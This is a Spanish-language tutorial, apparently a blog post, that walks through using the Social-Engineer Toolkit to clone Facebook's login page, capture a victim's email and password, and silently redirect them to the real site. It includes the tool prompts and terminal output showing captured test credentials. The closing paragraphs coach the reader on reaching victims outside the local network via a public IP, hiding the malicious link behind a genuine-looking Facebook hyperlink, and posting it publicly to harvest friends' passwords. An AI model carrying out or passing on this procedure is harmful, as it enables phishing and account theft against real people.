
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.20.21
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]:
```


Si abrimos el navegador y ponemos localhost, saldrá la web clonada, en este caso Facebook. Localhost significa nuestro propio equipo, por lo que vemos que está funcionando.






Si usáis Kali y tocáis Apache server os dará conflictos. El SeToolKit dispone de un servidor web, por lo que para evitar problemas apagamos el Apache. Editamos este archivo le ponemos OFF al Apache Server para que no arranque por defecto. Si no tienes Apache arrancado omite este paso.

Está en /urs/share/set/config. El archivo es el set\_config.



Entramos de nuevo y accedemos a Localhost. Ponemos mail y contraseña.



Le damos a Entrar y vemos que lo manda a la web original, por lo que creerá que ha escrito mal su contraseña y volverá a ponerla y entrar sin problemas al Facebook de verdad.



Vemos en el programa que nos muestra el mail y la contraseña que hemos introducido.

```

Terminal
Archivo  Editor  Ver  Buscar  Terminal  Ayuda
1421756450732,"act",1421756450728.2,"login","click","click","-","r","/","["ft":{},"gt":{}},426,360,0,981,
{"laldh","/login.php"},1421756450732,0]],{"trigger":"click_ref_logger"}}
PARAM: ts=1421756450760
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

[*] WE GOT A HIT! Printing the output:
PARAM: lsd=AVoD3Nav
PARAM: display=
PARAM: enable_profile_selector=
PARAM: legacy_return=1
PARAM: profile_selector_ids=
PARAM: trynum=1
PARAM: timezone=-60
PARAM: lgnrnd=042729_NKfp
PARAM: lgnjs=1421756400
POSSIBLE USERNAME FIELD FOUND: email=falso@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=Prueba
PARAM: default_persistent=0
PARAM: qstamp=W1tbMyw0LDEzLDMyLDU0LDC2LDgyLDEzNCwxNDcsMTY3LDE3NywxODYsMTk0LDEwM1wyMjcsMjMzLDIzOSwyNjAs
MjY1LDI3NywyOTcsMzE3LDMxOCwzNDAsMzY0LDM2NiwnJksMzc3yLDM4M1wzODMsMzk0LDQxNyw0MzIsNDQ4LDQ4NSw1MDAsNTE1LDU
yNiwlMjksNTYxLDU3M3cwZNTVdXSw1QVptMHBkLVdCaDZZQ0lWZkdrcmVzS09JOWhtZGRKUGMlRnMtaFBtMkwxMw9fNGtKZGt1LQlh4eX
V6N0tftkV6MFdnVUV5ZEtpakxKckVGb2pHRnBpY2Z0VG1xY0tUbklRLdmt0REvadzTMDJudlZqazVMV3lYbJYVR0Fqd1AyYU5yR1ZtV
Ex5UzBFb0UwXN1R0NAX0lNbEtHSUJL0UpH0XVJdVh1WDZrUlH2TGxWTFE4QzA0Q115SS1PeGLZcmRLT3kwdDV1YXpLMzJPuFpuSXpq
Y3p3N3A4NUizVTEyUippRjlqM19mU0NRSFZqZyJd
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT..

```

Ahora arrancamos Apache y una máquina virtual en la red, por ejemplo con Windows XP, que en este caso sería la víctima.

Abrimos el navegador y ponemos la IP local del Kali, vemos que nos muestra la web del Facebook.



Si queremos hackear un facebook fuera de la red, debemos usar nuestra IP pública, no la privada, eso tenedlo muy claro y saved que cada cierto tiempo varía, por lo que tendremos tiempo limitado, salvo que dispongamos de una IP pública estática, aunque si es cierto que nos puede tardar uno o dos meses enn cambiar, dependerá totalmente de la configuración de nuestro proveedor de internet o ISP.

Como vemos, el SeToolkit se queda a la espera, en cuanto en la máquina virtual del XP ponemos mail y contraseña, nos salen sin problemas.

Es importante saber que la web clonada se llama index.html y se encuentra en la Kali en el directorio /var/www/. Si queremos crear otra, la borramos y clonamos una nueva. Además nos aparecerán unos archivos donde se almacenan los usuarios y contraseñas obtenidos.



```
Aplicaciones Lugares mié 21 de ene, 09:39 root
Terminal
Archivo Editar Ver Buscar Terminal Ayuda
POSSIBLE USERNAME FIELD FOUND: q=[{"user":"0","page_id":"smgfld","posts":[{"click_ref_logger":["0qzb",1
421829468972,"act",1421829468965,1,"pass","click","click","bluebar","r","/","ft":{},"gt":{}],816.42,0,
717,"smgfld","/index.php"},1421829468973,0]}],"trigger":"click_ref_logger"}}
POSSIBLE PASSWORD FIELD FOUND: q=[{"user":"0","page_id":"smgfld","posts":[{"click_ref_logger":["0qzb",1
421829468972,"act",1421829468965,1,"pass","click","click","bluebar","r","/","ft":{},"gt":{}],816.42,0,
717,"smgfld","/index.php"},1421829468973,0]}],"trigger":"click_ref_logger"}}
PARAM: ts=1421829468988
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

[*] WE GOT A HIT! Printing the output:
PARAM: lsd=AVo7LNKm
POSSIBLE USERNAME FIELD FOUND: email=test@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=Prueba
PARAM: default_persistent=0
PARAM: timezone=-60
PARAM: lgnrnd=@03623_YgSc
PARAM: lgnjs=1421829460
PARAM: locale=es_ES
PARAM: qstamp=wItbNywxNyw0Miw4NCw50CwxMDAsMTExLDE1M1wxNTYsMTYwLDE3N1wxNzk5MTk5LDIwM1wyMDksMjE4LDIzNSwy
NTAsMjcxcLDI3NywyODYsMzE1LDMYNSwzNTAsMzYwLDM3MCwzOTgsNDAXLDQxOCwGMjUsNDM0LDQ6MSw0NDIsNDY5LDQ3Nyw0OTYsNDk
4LDUxNCw1MjEsNTQ4LDU2NCw2NDIldXSw1QVprTTBqNW04eTJlVU92RUk1YWRhUHN1dXNzZGw0ZE9zdmh2bGlEUUnlyNk9uLUU3b1N5eT
AxQTB6TldQczBITTBDcmxhZG45RVlCTkd2OWhsV0xuSTVpNDJNe1Z1dU1CZTZ4dXc5NFdRVmdVZjJ5azJHak1sd3BwWWVUN1hmVnFPV
FJUwTNDVUNHNXZFN1FKTm1RLUtydjBqUzhMMWtFwhNNUVBmcDNZZEdrMDJHNn1LQjlpZ2ZhmaGtnbm45U1JzRHVswTBuMwZvbFJfQ3Y5
UmJpMHU0OWN2QkYyRjJBQ1A5eFglYmV6bVZzaHVPRElXV0oyRzFDXzZaeGR0N0t5ZE5nUSJd
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Una vez introducidos los datos por la víctima, parecerá que ha ocurrido un error al logarse y se irá a la verdadera web de Facebook.



Lógicamente si mandamos una dirección IP a la víctima sospechará, por lo que debemos hacer que acceda a un enlace real como [www.facebook.com](http://www.facebook.com) en el que el enlace o hipervínculo real vaya a nuestra IP, para esto tenemos que usar un poco la cabeza, cada uno debe saber que relación y confianza tiene con la víctima para saber como actuar. Si por ejemplo publicas un notición en tu muro y pones allí el falso enlace que le pida autenticarse por Facebook, no sólo caerá la víctima deseada, es posible que muchos de tus contactos se conecten y no pares de obtener contraseñas.